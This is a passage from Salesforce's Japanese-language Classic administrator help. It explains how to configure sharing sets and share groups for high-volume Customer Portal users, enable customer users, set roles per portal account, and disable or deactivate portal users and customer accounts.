- ユーザの取引先または取引先責任者レコードで識別される親取引先または取引先責任者に関連するすべてのケースへのアクセス権をユーザに付与する。

共有セットを使用して、取引先、取引先責任者、ケース、サービス契約、ユーザ、カスタムオブジェクトへのアクセス権を付与できます。共有セットは、次のユーザプロファイルと共に使用できます。

- 認証 Web サイト
- カスタマーコミュニティユーザ
- カスタマーコミュニティログインユーザ
- 大規模カスタマーポータル
- 大規模ポータル
- Overage Authenticated Website ユーザ
- Overage High Volume Customer Portal ユーザ

次の例は、ケースに直接関連付けられていなくても、取引先のエンタイトルメントに関連付けられているすべてのケースへのアクセス権をポータルまたはコミュニティユーザに付与する共有セットのアクセスマッピングを示しています。



例:

1. ポータルまたはコミュニティユーザの取引先ルックアップ
2. エンタイトルメントの関連取引先
3. ケースのエンタイトルメントルックアップ

メモ: ポータルまたはコミュニティユーザは、アクセス権のある取引先のすべての注文エンタイトルメントおよび注文品目へのアクセス権が付与されます。大規模ポータルユーザが所有するレコードを共有するには、代わりに共有グループを使用します。

関連トピック:

- 大規模ポータルユーザへのレコードアクセス権の付与
- 大規模ポータルまたはコミュニティユーザへのユーザレコードアクセス権の付与
- 大規模コミュニティユーザについて
- 大規模コミュニティユーザへのレコードアクセス権の付与
- 大規模コミュニティユーザが所有するレコードの共有

大規模ポータルユーザへのレコードアクセス権の付与

共有セットを使用して、プロファイルに基づいてユーザにレコードへのアクセス権を付与します。

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

共有セットは、大規模ポータルユーザに対し、ユーザの取引先または取引先責任者と一致する取引先または取引先責任者への参照項目を持つすべてのレコードへのアクセス権を付与します。

ユーザおよび対象レコードから取引先または取引先責任者の間接参照をサポートする共有セットのアクセスマッピングを介してレコードへのアクセス権を付与することもできます。たとえば、ユーザの取引先責任者レコードで識別された取引先に関連するすべてのケースへのアクセス権をユーザに付与できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードへの大規模ポータルユーザアクセスを許可する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. [共有セット]関連リストで、[新規]をクリックして共有セットを作成するか、既存の共有セットの横にある [編集] をクリックします。
3. [共有セットの編集] ページで、[表示ラベル] および [共有セット名] 項目を入力します。[表示ラベル] は、ユーザインターフェースに表示される共有セットの表示ラベルです。[共有セット名] は、API が使用する一意の名前です。
4. 説明を入力します。
5. アクセス権を付与するユーザのプロファイルを選択します。
6. アクセス権を与えるオブジェクトを選択します。

   [利用可能なオブジェクト] リストに、次のオブジェクトは含まれません。
   - 組織の共有設定が「公開/参照・更新可能」になっているオブジェクト
   - 取引先または取引先責任者の参照項目を持たないカスタムオブジェクト
7. [アクセス権の設定] セクションで、オブジェクト名の横にある [設定] または [編集] をクリックし、選択したプロファイルに対するアクセス権を設定します。または、[削除] をクリックして、オブジェクトからアクセス権の設定を削除します。

   メモ: [アクション] 列に [設定] があるオブジェクトは、大規模ポータルユーザ用の設定になっていません。オブジェクトを設定するまで、大規模ポータルユーザにはそのレコードに対するアクセスが制限されるか、アクセス権がありません。アクセス権についての詳細は、「大規模ポータルユーザについて」 (ページ 2832)を参照してください。
8. 取引先または取引先責任者ルックアップに基づいてアクセスを許可します。

- [ユーザ] ドロップダウンリストで値を選択して、ユーザの取引先ルックアップまたは取引先責任者ルックアップを決定します。
- [対象オブジェクト] 項目で値を選択して、対象オブジェクトの取引先ルックアップまたは取引先責任者ルックアップを決定します。

たとえば、ユーザの取引先責任者レコードで識別された取引先に関連付けられているすべてのケースへのアクセス権を付与するには、`Contact.Account` と `Account` をそれぞれ選択します。

メモ: 選択した両方の項目は、取引先または取引先責任者のいずれかを指し示している必要があります。たとえば、`Contact.Account` と `Entitlement.Account` はどちらも取引先を指し示しています。

9. 「参照のみ」または「参照・更新」のアクセスレベルを選択します。(オブジェクトの組織の共有設定が「公開/参照のみ」の場合、選択できるのは「参照・更新」のみです)。
10. [更新] をクリックし、[保存] をクリックします。

設定は、組織のカスタマーポータルまたはサイトのすべてに適用されます。

関連トピック:

大規模ポータルユーザについて
共有セットの概要

大規模ポータルまたはコミュニティユーザへのユーザレコードアクセス権の付与

共有セットを使用して、他のユーザにユーザアクセス権を付与します。

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

共有セットを作成して、内部ユーザまたは同じポータルの他のユーザに大規模ポータルユーザへのアクセスを許可すると、対象ユーザレコードを表示または編集できるようになります。

Spring '14 では、取引先または取引先責任者への間接参照を使用して、他のポータルのユーザにアクセス権を付与することもできます。

[共有設定] ページの［ポータルユーザ表示］チェックボックスをオフにしている場合、同じポータルの選択したユーザにアクセス権を付与するには、一般的に共有セットを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードへの大規模ポータルユーザアクセスを許可する
- 「アプリケーションのカスタマイズ」

共有セットを作成して他のユーザにアクセス権を付与する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。

2. [大規模ポータルユーザの共有設定]関連リストで、[新規]をクリックして共有セットを作成するか、既存の共有セットの横にある [編集] をクリックします。
3. [共有セットの編集] ページで、[表示ラベル] および [共有セット名] 項目を入力します。[表示ラベル] は、ユーザインターフェースに表示される共有セットの表示ラベルです。[共有セット名] は、API が使用する一意の名前です。
4. アクセス権を持たせるユーザのプロファイルを選択します。
5. User オブジェクトを選択します。


   対象ユーザとして他の大規模ポータルまたはコミュニティユーザや内部ユーザを選択できます。
6. [アクセス権の設定] セクションで、User オブジェクトの横にある [設定] または [編集] をクリックし、選択したプロファイルに対するアクセス権を設定します。または、[削除] をクリックして、オブジェクトからアクセス権の設定を削除します。
7. 取引先または取引先責任者ルックアップに基づいてアクセスを許可します。
   - [ユーザ] ドロップダウンリストで値を選択して、直接参照か中間オブジェクトを介した間接参照のいずれかでユーザに関連する取引先または取引先責任者を決定します。
   - [対象ユーザ] ドロップダウンリストで値を選択して、直接参照か中間オブジェクトを介した間接参照のいずれかで対象ユーザに関連する取引先または取引先責任者を決定します。

   たとえば、ユーザの取引先レコードで識別される別の取引先に関連付けられている対象ユーザにアクセス権を付与するには、`Account.Parent` および `Account` をそれぞれ選択します。

   メモ: 選択した両方の項目は、取引先または取引先責任者のいずれかを指し示している必要があります。たとえば、`Account.Parent` と `Contact.Account` はどちらも取引先を指し示しています。
8. 「*参照のみ*」または「*参照・更新*」のアクセスレベルを選択します (User オブジェクトの組織全体の共有設定が「公開/参照のみ」の場合、選択できるのは「参照・更新」のみです)。
9. [更新] をクリックし、[保存] をクリックします。

設定は、組織のカスタマーポータルまたはサイトのすべてに適用されます。

例: 次の例では、取引先責任者がポータルユーザのマネージャレコードで識別される取引先に関連するユーザにポータルユーザアクセス権を付与しています。つまり、ポータルユーザのマネージャレコードの取引先項目と、対象ユーザの取引先責任者レコードで識別される取引先項目が一致している必要があります。



1. ポータルユーザのマネージャルックアップ

2. マネージャの取引先ルックアップ
3. 取引先責任者の取引先ルックアップ
4. 対象ユーザの取引先責任者ルックアップ

この例では、対象ユーザにアクセス権を付与するために、[ユーザおよび対象ユーザ] ドロップダウンリストで *Manager.Account* および *Contact.Account* をそれぞれ選択します。

関連トピック:

コミュニティまたはポータルユーザが表示できるユーザの制御

共有セットの概要

大規模ポータルユーザが所有するレコードの Salesforce ユーザとの共有

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

大規模ポータルユーザが所有するレコードを Salesforce ユーザと共有する
- 「アプリケーションのカスタマイズ」

大規模ポータルユーザは、数千から数百万のポータルユーザを抱える組織を対象とする、アクセス制限されたポータルユーザです。その他のポータルユーザと異なり、大規模ポータルユーザにはロールはありません。そのため、ロール階層の計算に関連するパフォーマンス上の問題を回避します。ロール階層内に大規模ポータルユーザは存在せず Salesforce ユーザは存在するため、*共有グループ*を使用して大規模ポータルユーザが所有するレコードにアクセス可能な Salesforce ユーザを指定できます。各カスタマーポータルは、独自の共有グループを使用します。

大規模ポータルユーザが所有するレコードにアクセスできる Salesforce ユーザを指定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. カスタマーポータルの名前をクリックします。
3. [共有グループ設定] サブタブをクリックします。
4. [有効化] をクリックして共有グループを有効にします。

   共有グループの有効化には時間がかかる場合があります。処理が完了すると、メールが送信されます。

   メモ: 共有グループを無効にすると、大規模ポータルユーザが所有するレコードへの Salesforce ユーザのすべてのアクセス権は削除されます。無効化プロセスが完了しても、メールは送信されません。

5. [編集] をクリックし、Salesforce ユーザを共有グループに追加します。

a. ［検索］ドロップダウンリストから、追加するメンバーの種別を選択します。
b. 追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索] をクリックします。
c. [共有可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。
d. [保存] をクリックします。

関連トピック:

大規模ポータルユーザについて

大規模ポータルユーザの共有セットの表示

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードへの大規模ポータルユーザアクセスを許可する
- 「アプリケーションのカスタマイズ」

システム管理者は、共有セットを作成し、プロファイルに基づいて大規模ポータルユーザにオブジェクトへのアクセスを許可できます。共有セットに関する詳細情報を表示する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. [大規模ポータルユーザの共有設定]関連リストで、共有セットの名前をクリックします。

[共有セット]詳細ページには、セットに含まれるプロファイルと、許可されているオブジェクトへのアクセス権が表示されます。このページでは、次の作業を実行できます。

- 共有セットを編集するには [編集] をクリックします。
- 共有セットを削除するには [削除] をクリックします。
- 含まれるプロファイルの詳細を表示するには、名前をクリックします。
- オブジェクトへのアクセス設定を変更または削除するには、オブジェクト名の横にある [編集] リンクまたは [削除] リンクをクリックします。

関連トピック:

大規模ポータルユーザについて
大規模ポータルユーザへのレコードアクセス権の付与

カスタマーポータルへのアクセス

カスタマーポータルへのユーザアクセス権の設定

ユーザ権限	
カスタマーポータルを設定する	「アプリケーションのカスタマイズ」
カスタマーポータルユーザを管理する	「セルフサービスユーザの編集」
プロファイルを作成、編集、および削除する	「プロファイルと権限セットの管理」
デフォルトの共有アクセス権および共有ルールを設定する	「共有の管理」
カスタマーポータルユーザを有効化する	「セルフサービスユーザの編集」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce カスタマーポータルを初めて設定する場合、次を設定した後にユーザがポータルにアクセスできるようになります。

1. 「カスタマーポータルの設定」に示された手順に従って、ポータルを設定します。
2. カスタマーポータルプロファイルをポータルに割り当てます。
   a. [カスタマーポータル設定] ページから、ポータルの名前を選択します。
   b. [割り当てられたプロファイル] セクションで [プロファイルの編集] をクリックします。
   c. ポータルに割り当てるプロファイルの横にある［有効］チェックボックスをオンにします。

   ポータルユーザは、自分のプロファイルに割り当てられたカスタマーポータルにのみログインできます。複数のポータルを作成する場合は、ユーザにアクセスを許可する各ポータルにプロファイルを割り当てる必要があります。
3. 組織の共有モデルの組織の共有設定で、取引先、取引先責任者、契約、納入商品、およびケースを [非公開] に設定します。これにより、ポータルユーザは、自分の取引先に関連するデータしか参照および編集できないようになります。

   ヒント: ポータルユーザが自分の取引先に関連するデータだけを参照および編集できるようにしつつ、Salesforce ユーザの [公開] に適用されている組織の共有設定の処理を維持するには、「すべての内部ユーザ」から「すべての内部ユーザ」を自己参照する共有ルールを作成します。

4. 必要に応じて、ポータルユーザ (大規模ポータルユーザを除く) の共有ルールを設定します。これにより、ポータルユーザと Salesforce ユーザの間でレコードを共有できます。

   メモ: 組織がロール、内部およびポータル下位ロールで共有する共有ルールを使用する場合は、それらの共有ルールを更新し、代わりに [ロール & 内部下位ロール] で共有します。これは、Salesforce ユーザが所有するレコードが間違ってポータルユーザと共有されることを回避するのに役立ちます。

   [ロール & 内部下位ロール] データセットカテゴリでは、特定のロール (カスタマーポータルとパートナーポータルロールを除く) のすべてのユーザとその下位ロールに属するすべてのユーザを含む共有ルールを作成できます。

   [ポータルユーザアクセス権の変換] ウィザードを使用して、ロール、および内部下位ロールを含む共有ロールを含むように簡単に変換できます。さらに、このウィザードを使用して、公開されているレポート、ダッシュボード、およびドキュメントフォルダを、ポータルユーザ以外のすべてのユーザがアクセスできるように変換できます。

5. ポータルユーザがキューに追加されておらず、キューに追加された公開グループにも含まれていないことを確認してください。これは、キューに追加されたポータルユーザは、関連していない取引先からレコードにアクセスできる場合があるためです。
6. 必要に応じて、ポータルユーザに割り当てられたホームページレイアウトに [カスタマーポータルへようこそ] コンポーネントを追加します。

   [カスタマーポータルへようこそ] コンポーネントを使用すると、ユーザは、ユーザ名が添えられた「お知らせ」のメッセージを受け取り、各自のポータルユーザ名、パスワード、地域、言語、タイムゾーン、および連絡先情報を変更することができます。詳細は、「カスタマーポータルページの設定ヒントと考慮事項」 (ページ 2819)を参照してください。

7. 必要に応じて、取引先責任者がユーザのポータルにアクセスするためにセルフ登録することを許可します。「カスタマーポータルのログインと設定の有効化」 (ページ 2794)を参照してください。

関連トピック:

カスタマーポータルユーザの管理について

取引先責任者と個人取引先に対するカスタマーポータルの有効化

顧客が Salesforce カスタマーポータルにアクセスできるようにするには、顧客の取引先責任者レコードまたは個人取引先レコードをカスタマーユーザとして有効化します。

1. 取引先責任者または個人取引先の詳細ページで[外部ユーザの管理]をクリックし、[カスタマーユーザを有効化]を選択します。
2. 一般情報と地域の設定を確認し、不足している情報は入力します。顧客の［ユーザ名］は、その顧客の［メール］にデフォルト設定されます。
3. [ポータルユーザライセンス]を選択します。選択したユーザライセンスによって、そのカスタマーユーザに対して選択できる権限セット、ユーザプロファイル、およびロール階層オプションが決まります。「カスタマーポータルユーザライセンス」(ページ 2829)を参照してください。
4. カスタマーポータルのユーザ名とパスワードを顧客にメールで送信するには、［パスワードをリセットしてユーザに通知する］チェックボックスをオンにします。

   Salesforce 組織が複数のカスタマーポータルを使用する場合、カスタマーユーザは、プロファイルに割り当てられたすべてのカスタマーポータルに、1 組のユーザ名とパスワードを使ってアクセスできます。「複数のカスタマーポータルの作成」(ページ 2792)を参照してください。
5. [保存]をクリックします。
6. ポータル設定のトラブルシューティングや確認を行うには、取引先責任者の詳細ページで[外部ユーザの管理]をクリックし、[ユーザとしてポータルにログイン]を選択します。新規ブラウザウィンドウが開き、パートナーユーザとしてポータルにログインできます。

必要に応じて、カスタマーユーザを無効化できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーユーザを有効化する、またはポータルユーザとしてログインする

- カスタマーユーザと関連付けられた取引先に対する「編集」

  および

  「セルフサービスユーザの編集」

関連トピック:

- 取引先責任者に対するカスタマーポータルの有効化と管理に関する考慮事項
- [ソーシャル取引先、取引先責任者、およびリード]の有効化
- ポータルに対して有効化された取引先責任者の取引先の変更に関する考慮事項
- ポータルユーザと関連付けられている取引先責任者のマージに関する考慮事項
- カスタマーポータルユーザの管理について
- 取引先責任者に対するカスタマーポータルの有効化と管理に関する考慮事項

カスタマーポータル取引先あたりのロール数

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル取引先あたりのロール数を設定する
- 「アプリケーションのカスタマイズ」

カスタマーポータル取引先のデフォルトのロール数を設定できます。これにより、カスタマーポータルは、カスタマーポータル取引先の未使用のロール数を減らすことができます。この機能を使用するには、カスタマーポータルが有効になっている必要があります。

たとえば、取引先がカスタマーポータルで有効になった時点で 3 つのロールが作成されているが、新規取引先には 1 つのロールしか必要ではない場合、ロール数を1つに減らすことができます。カスタマーポータル取引先には、最大3つのロールを設定できます。カスタマーポータル取引先のデフォルトのロール数は 3 です。

カスタマーポータル取引先あたりのロール数を設定する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. ［ポータル取引先あたりのロール数を設定］をクリックします。
3. [編集] をクリックします。
4. ［ロール数］ドロップダウンリストで、カスタマーポータル取引先あたりのデフォルトのロール数を設定します。
5. [保存] をクリックします。

既存のポータル取引先のロール数はこの設定では変更されません。

関連トピック:

取引先責任者と個人取引先に対するカスタマーポータルの有効化

ポータルユーザの無効化と非アクティブ化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce カスタマーポータルまたはパートナーポータルへの顧客のアクセスを削除する方法は 2 つあります。下記で説明しているように、ポータルユーザの*無効化*は永続的である一方、ポータルユーザの*非アクティブ化*は一時的です。

ポータルユーザの無効化

ポータルユーザを無効にする手順は、次のとおりです。

- ユーザのポータルへのアクセスの終了。
- ユーザが関連付けられているすべてのグループ、チーム、共有ルールからの削除。
- ポータルユーザの取引先適任者に対する関連性の永続的な削除。

  ポータルにアクセスするために取引先責任者を再度有効にする場合、以前のポータルユーザレコードに関連しない新しいポータルユーザが作成されます。

- ポータルユーザレコードの [ロール] の削除。
- パートナーユーザの場合、パートナーユーザロールの廃止。その結果、次のようになります。
  - ユーザのデータは、パートナー取引先所有者のロールに集計されなくなる
  - そのユーザが所有する商談は、組織の売上予測階層から削除される

    メモ: パートナーユーザを無効化する前に、そのユーザが所有する商談を有効なユーザに移行することをお勧めします。

以下の条件に当てはまる場合、ポータルユーザを無効化することをお勧めします。

- 取引先責任者が誤ってポータルユーザとして有効化された場合
- ポータルユーザが重複する取引先責任者と関連付けられている場合
- 取引先責任者のポータルへのアクセスを望まない場合

メモ: Salesforce では、ポータルユーザレコードなどのユーザレコードは削除されません。無効化されたポータルユーザを再度有効にすることはできませんが、[設定] から [クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択して、無効化されたユーザのレコードを表示および更新することはできます。

エディション

使用可能なエディション: Salesforce Classic

カスタマーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パートナーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマーポータルユーザを無効または非アクティブにする

- カスタマーポータルユーザに関連付けられている取引先に対する「編集」

  および

  「セルフサービスユーザの編集」

パートナーポータルユーザを無効または非アクティブにする

- パートナーポータルユーザに関連付けられた取引先に対する「編集」

  および

  「外部ユーザの管理」

ポータルユーザの非アクティブ化

ポータルユーザを非アクティブ化すると、ユーザはポータルにログインできなくなり、所属しているチーム(ケースチームや取引先チームなど)からユーザを削除することができます。ポータルユーザを非アクティブ化した場合でも、ポータルユーザレコードの取引先責任者との関連付けが永続的に失われるわけではありません。ポータルユーザは、いつでも再度アクティブ化することができます。

メモ: 外部ユーザの代理管理者がポータルユーザを非アクティブ化した場合、システム管理者はそのユーザが所属するチームからポータルユーザを削除することはできません。

後でポータルユーザを非アクティブ化する可能性がある場合、ポータルユーザを非アクティブ化することをお勧めします。

取引先チームのユーザに「参照・更新」アクセス (取引先アクセス、取引先責任者アクセス、商談アクセス、およびケースアクセス)があり、そのユーザが無効になっている場合、ユーザが再度有効になると、アクセスは「参照のみ」になります。

ポータルユーザの無効化

ポータルユーザを無効にする手順は、次のとおりです。

1. 取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[カスタマーユーザを無効化] または [パートナーユーザを無効化] を選択します。個人取引先の取引先詳細ページで、[外部取引先の管理] をクリックし、[カスタマー取引先を無効化] を選択します。

   個人取引先は、パートナーポータルでは使用できません。

2. [OK] をクリックします。

ポータルユーザの非アクティブ化

ポータルユーザを非アクティブにする手順は、次のとおりです。

1. カスタマーポータルの場合、取引先責任者または個人取引先詳細ページの [外部ユーザの管理] をクリックし、[カスタマーユーザの参照] を選択します。パートナーポータルの場合、取引先責任者詳細ページの [外部ユーザの管理] をクリックし、[パートナーユーザを参照] を選択します。

   個人取引先は、パートナーポータルでは使用できません。

2. [編集] をクリックして、［有効］チェックボックスをオフにします。

   ポータルユーザを再度アクティブ化するには、［有効］チェックボックスをオンにします。

3. [保存] をクリックします。

メモ: ポータルユーザの一括非アクティブ化はできません。

ポータルユーザの無効化と非アクティブ化に関するヒント

ポータルユーザを無効化または非アクティブ化するときは、次の点に留意してください (*無効化*は永続的、*非アクティブ化*は一時的)。

- アクティブなポータルユーザは削除できません。そのユーザのポータルへのアクセスを無効または非アクティブにすることはできます。

- 次の表に、ポータルユーザに関連付けられた取引先責任者を削除できるかどうかを示します。

取引先責任者に関連付けられたポータルユーザの状態	取引先責任者を削除できるかどうか
有効なポータルユーザ	いいえ。これは、ポータルユーザを再度有効にする場合に取引先責任者を確保しておくためです。
非アクティブ化されたポータルユーザ	いいえ。これは、ポータルユーザを再度有効にする場合に取引先責任者を確保しておくためです。
無効化されたポータルユーザ	はい、できます。削除した取引先責任者は、ごみ箱に送られます。

- ポータルを使用できる取引先責任者を削除するには、まずポータルユーザを削除してから、取引先責任者を削除します。
- ポータルユーザを無効化または非アクティブ化した場合、ポータルユーザに関連付けられたケースは更新されません。たとえば、ポータルユーザがケースを所有しており、そのポータルユーザが無効化されると、ケースに新しい所有者が割り当てられるまで、そのケースの所有権はユーザに保持されます。
- パートナーユーザを無効にする前に、ユーザが所有する商談を、今後も有効な別のユーザに所有権を移行することをお勧めします。これはパートナーユーザを無効化すると、そのユーザが所有する商談が組織の売上予測階層から削除されるためです (パートナーユーザのロールは破棄されます)。
- ポータルユーザを無効化すると、最長 10 秒でそのユーザが無効となります。その間、ポータルユーザがポータルにアクションを実行できます。
- [カスタマーユーザを無効化] ボタンおよび [パートナーユーザを無効化] ボタンは、取引先責任者のページレイアウトからいつでも削除することができます。それらのボタンを削除すると、「セルフサービスユーザの編集」権限または「外部ユーザの管理」権限を持つユーザがポータルユーザを無効化できなくなります。
- 無効化または非アクティブ化されたポータルユーザは、組織で使用可能なユーザライセンスには含まれません。ただし、ポータルユーザを無効化または非アクティブ化しても、請求対象のライセンス数は減りません。請求対象を変更するには、組織のライセンス数を変更する必要があります。
- 取引先と関連付けられているすべてのポータルユーザを無効化し、永続的にすべての取引先のポータルロールおよびグループを削除する手順は、次のとおりです。
  - パートナーポータルの取引先の [外部取引先の管理] をクリックし、[パートナー取引先の無効化] を選択します。
  - カスタマーポータル取引先またはカスタマーポータル個人取引先の[外部取引先の管理]をクリックし、[カスタマー取引先を無効化] を選択します。

  [カスタマー取引先を無効化] ボタンおよび [パートナー取引先の無効化] ボタンは、取引先のページレイアウトからいつでも削除することができます。それらのボタンを削除すると、「セルフサービスユーザの編集」権限または「外部ユーザの管理」権限を持つユーザがポータル取引先を無効化できなくなります。
- ポータルユーザまたはポータルの取引先を無効化した場合、その変更は設定変更履歴に記録されます。
- 個人取引先と関連付けられている、無効化されたポータルユーザのポータルロールは削除されません。ただし、次のような手順で、ポータルロールを手動で削除することができます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 無効化されたポータルユーザの名前を選択します。
3. [編集] をクリックします。
4. ［ロール］ドロップダウンリストから [なし] を選択します。
5. [保存] をクリックします。

関連トピック:

取引先責任者と個人取引先に対するカスタマーポータルの有効化

カスタマー取引先の無効化

カスタマー取引先を無効化すると、その取引先に関連付けられている外部ユーザも無効化されます。カスタマー取引先が誤って有効化された場合にのみ、その取引先を無効化することをお勧めします。

カスタマー取引先は削除できませんが、無効化することはできます。取引先を完全に無効化すると、その取引先に関連付けられている最大100件の外部ユーザが無効になり、関連付けられているすべてのコミュニティ、グループ、チーム、権限セット、共有ルールから削除されます。これは、有効な外部ユーザおよび無効な外部ユーザのいずれの場合にも該当します。また、取引先に関連付けられているロールおよびグループは完全に削除され、ごみ箱から復元するオプションもありません。

メモ: 100 件を超える有効な外部ユーザまたは無効な外部ユーザが関連付けられている取引先は無効化できません。取引先を無効化する前に、ユーザを無効化する必要があります。

1. 無効化する取引先の取引先詳細ページに移動します。
2. [外部取引先管理] をクリックし、[カスタマー取引先を無効化] をクリックします。
3. [OK] をクリックして確認します。

後で取引先を再有効化する場合、個別の取引先責任者をカスタマーポータルユーザとして再度有効化できます。カスタマーポータルの取引先責任者を再度有効化すると、以前のカスタマーポータルユーザのレコードやロールに関連付けられていない新しいカスタマーポータルユーザのレコードおよびロールが作成されます。削除されたロールやグループを復元することはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

取引先を作成または無効化する
- 取引先に対する「作成」

カスタマー取引先を有効化する
- 「外部ユーザの管理」

カスタマーポータルユーザ情報の編集

ユーザ権限	
カスタマーポータルユーザを管理する	「セルフサービスユーザの編集」
プロファイルと権限セットを管理する	「プロファイルと権限セットの管理」
ページレイアウトを作成、編集、および削除する	「アプリケーションのカスタマイズ」
項目レベルセキュリティを設定する	「プロファイルと権限セットの管理」 および 「アプリケーションのカスタマイズ」
共有ルールを設定する	「共有の管理」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

自身がアクセス権限を持っている取引先と関連付けられている取引先責任者の Salesforce カスタマーポータルユーザ情報を編集できます。カスタマーポータルユーザの情報を編集する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックします。
3. 必要な情報を変更し、[保存] をクリックします。

カスタマーポータルユーザ情報の編集のヒント

カスタマーポータルユーザ情報を編集するときは、次の点に留意してください。

